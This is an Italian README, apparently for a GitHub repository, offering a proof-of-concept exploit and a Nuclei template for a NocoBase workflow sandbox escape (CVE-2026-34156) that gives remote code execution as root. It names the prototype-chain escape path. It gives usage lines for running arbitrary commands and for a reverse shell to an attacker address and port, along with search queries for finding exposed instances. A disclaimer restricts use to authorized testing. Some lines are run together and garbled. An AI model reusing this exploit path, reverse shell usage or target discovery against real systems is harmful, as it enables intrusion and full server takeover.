ashrafzaryouh/cve-2026-34156

PoC di exploit e template Nuclei per CVE-2026-34156, un'evasione dalla sandbox dei workflow di NocoBase che consente l'esecuzione di codice in remoto non autenticata come root.




Non autenticato / Basso privilegio → Esecuzione di codice remoto come root in NocoBase
CVE-2026-34156 è una vulnerabilità critica di sandbox escape in NocoBase (una piattaforma open-source no-code/low-code).
Un attaccante con la capacità di creare o eseguire un Workflow Script Node (anche con privilegi bassi) può evadere la sandbox vm di Node.js e ottenere la piena esecuzione di codice remoto come root all'interno del container.
@nocobase/plugin-workflow-javascript (Script Node)console._stdout.constructor.constructoruid=0)fs)L'oggetto console passato nella sandbox proviene dal realm host, consentendo agli attaccanti di risalire la catena dei prototipi e accedere al vero costruttore Function → process.mainModule.require.
# Esecuzione semplice di comandi
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
Il repository include: script PoC completo, template Nuclei e checker sicuro.
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm) in produzione.
Questo repository è destinato esclusivamente a scopi educativi e di ricerca sulla sicurezza autorizzata.
Utilizzalo solo su sistemi di tua proprietà o per i quali disponi di esplicita autorizzazione scritta per i test.
Lo sfruttamento non autorizzato è illegale.
Realizzato con ❤️ per la community della sicurezza
Resta al sicuro. Applica le patch rapidamente.
Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.